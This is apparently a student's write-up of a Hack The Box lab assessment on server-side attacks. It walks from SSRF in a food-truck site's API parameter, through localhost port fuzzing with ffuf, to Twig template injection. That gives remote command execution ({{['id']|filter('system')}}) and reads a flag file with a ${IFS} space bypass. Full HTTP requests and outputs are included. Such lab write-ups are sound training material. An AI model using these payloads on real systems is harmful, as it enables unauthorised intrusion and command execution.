
(Rough notes) Server Side Attacks - Skills Assessment

First look at the website their is no place to provide user input which rules out:

- XSLT injection
- SSI injection
- SSTI (later discovered to be a exploitable vulnerability)
  Therefore initial focus is on looking for SSRF attack vectors.



FLAVOR FUSION EXPRESS

MENU REVIEWS CONTACT

WELCOME TO OUR FOOD TRUCK *FLAVOR FUSION EXPRESS*!

Welcome to Flavor Fusion Express, the roaming truck bringing you the freshest ingredients and ideas in food. Our team works hard so you can be sure our ingredients are always fresh and picked carefully. Our menu changes every day and is made with you in mind. We can't wait to come to you! Check out our locations to see where you can find us.

OUR TRUCKS' LOCATIONS

FUSIONEXPRESS01
321 Maple Lane

FUSIONEXPRESS02
456 Oak Avenue


FUSIONEXPRESS03
134 Main Street

TODAY'S SPECIALS
Flaming Hummus & Falafel Salad

OUR LATEST REVIEW
"I got so excited about the yumminess of the falafel salad

CONTACT
1001 Potrero Avenue

Looking at burpsuite and the code the application is sending out requests to pull in data for "fusionexpress0X" therefore we have identified the additional resources being inputted to the website from a remote location.




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	http://94.237.53.203:49103	GET	/			200	4386	HTML		Rogue Pickings	
3	http://94.237.53.203:49103	GET	/js/main.js			200	250	script	js		
4	http://94.237.53.203:49103	GET	/js/plugins.js			200	988	script	js		
5	http://94.237.53.203:49103	GET	/js/vendor/modernizr-3.11.2.min.js			200	8890	script	js		
9	http://94.237.53.203:49103	POST	/	✓		200	222	JSON			
10	http://94.237.53.203:49103	POST	/	✓		200	222	JSON			
11	http://94.237.53.203:49103	POST	/	✓		200	223	JSON			
14	http://94.237.53.203:49103	GET	/favicon.ico			404	458	HTML	ico	404 Not Found	
15	http://94.237.53.203:49103	GET	/			200	4386	HTML		Rogue Pickings	

```
POST / HTTP/1.1
Host: 94.237.53.203:49103
Content-Length: 45
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://94.237.53.203:49103
Referer: http://94.237.53.203:49103/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

api=http://truckapi.htb/?id%3DFusionExpress03
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Apr 2025 09:25:52 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 56
Connection: close
Content-Type: text/html; charset=UTF-8

{"id": "FusionExpress03", "location": "134 Main Street"}
```

Replacing the URL using the repeater to my localhost (127.0.0.1) I see that the response is the page code therefore it is not blind SSRF.

Tried replacing the URL encoded request to whoami to see if I can run system commands that way but it only displays it as a string




```
POST / HTTP/1.1
Host: 94.237.53.203:49103
Content-Length: 36
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://94.237.53.203:49103
Referer: http://94.237.53.203:49103/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

api=http://truckapi.htb/?id%3Dwhoami
```

```
{"id": "whoami", "location": "134 Main Street"}
```

Identifying ports

When providing an invalid or closed port I get the following error message:



```
POST / HTTP/1.1
Host: 94.237.53.203:49103
Content-Length: 45
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://94.237.53.203:49103
Referer: http://94.237.53.203:49103/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

api=http://127.0.0.1:81/?id%3DFusionExpress03
```

Error (7): Failed to connect to 127.0.0.1 port 81 after 0 ms: Couldn't connect to server


We can use this to filter for any potential open ports with ffuf.
Already created a ports.txt file with:

```
seq 1 10000 > ports.txt
```

running the following command to fuzz for other open ports

```
ffuf -w ports.txt:FUZZ -u http://94.237.53.203:49103 -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "api=http://127.0.0.1:FUZZ/?id%3DFusionExpress03" -fr "Failed to connect to"
```


Confirmed the existing of another open port 3306:




```
┌──(electricsheep㉿kali)-[~/Desktop]
└─$ ffuf -w ports.txt:FUZZ -u http://94.237.53.203:49103 -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "api=http://127.0.0.1:FUZZ/?id%3DFusionExpress03" -fr "Failed to
connect to"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://94.237.53.203:49103
 :: Wordlist         : FUZZ: /home/electricsheep/Desktop/ports.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : api=http://127.0.0.1:FUZZ/?id%3DFusionExpress03
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Failed to connect to
________________________________________________

80                      [Status: 200, Size: 4194, Words: 278, Lines: 126, Duration: 4238ms]
3306                    [Status: 200, Size: 45, Words: 7, Lines: 1, Duration: 27ms]
:: Progress: [10000/10000] :: Job [1/1] :: 1515 req/sec :: Duration: [0:00:11] :: Errors: 0 ::

┌──(electricsheep㉿kali)-[~/Desktop]
└─$ 
```

Googling finds that port 3306 is default for MySQL database.
Enumerating further URLs - so far have not been able to fine subdomains in the remote server
file:// url not supported
going to attempt to look for subdomains on the MySQL db. Result was unable to find any subdomains.

Had the idea of injecting ${77} *into the request and it looks like after following the below diagram that it is vulnerable to SSTI and seems to be using the twig template engine as {{7 7}}* results in 49 opposed to 7777777.






```
POST / HTTP/1.1
Host: 94.237.50.202:37306
Content-Length: 37
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://94.237.50.202:37306
Referer: http://94.237.50.202:37306/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

api=http://truckapi.htb/?id%3D{{7*7}}
```

```
{"id": "49", "location": "134 Main Street"}
```

Have been able to achieve RCE through PHP built in system command {{['id'] | filter('system') }}:



```
POST / HTTP/1.1
Host: 94.237.50.202:37306
Content-Length: 57
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://94.237.50.202:37306
Referer: http://94.237.50.202:37306/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

api=http://truckapi.htb/?id%3D{{['id']|filter('system')}}
```


```
{"id": "uid=33(www-data) gid=33(www-data) groups=33(www-data)
Array", "location": "134 Main Street"}
```

Successfully exploited!

Knowing it is twig template crafted a command that I could use to read the flag.txt file see below:

```
api=http://truckapi.htb/?id%3D{{['cat${IFS}/flag.txt']|filter('system')}}
```

Used ${IFS} introduced in the command injection module to add a space in the command.



```
POST / HTTP/1.1
Host: 94.237.51.163:33746
Content-Length: 73
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://94.237.51.163:33746
Referer: http://94.237.51.163:33746/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

api=http://truckapi.htb/?id%3D{{['cat${IFS}/flag.txt']|filter('system')}}
```

```
{"id": "HTB{[redacted]Array", "location": "134 Main Street"}
```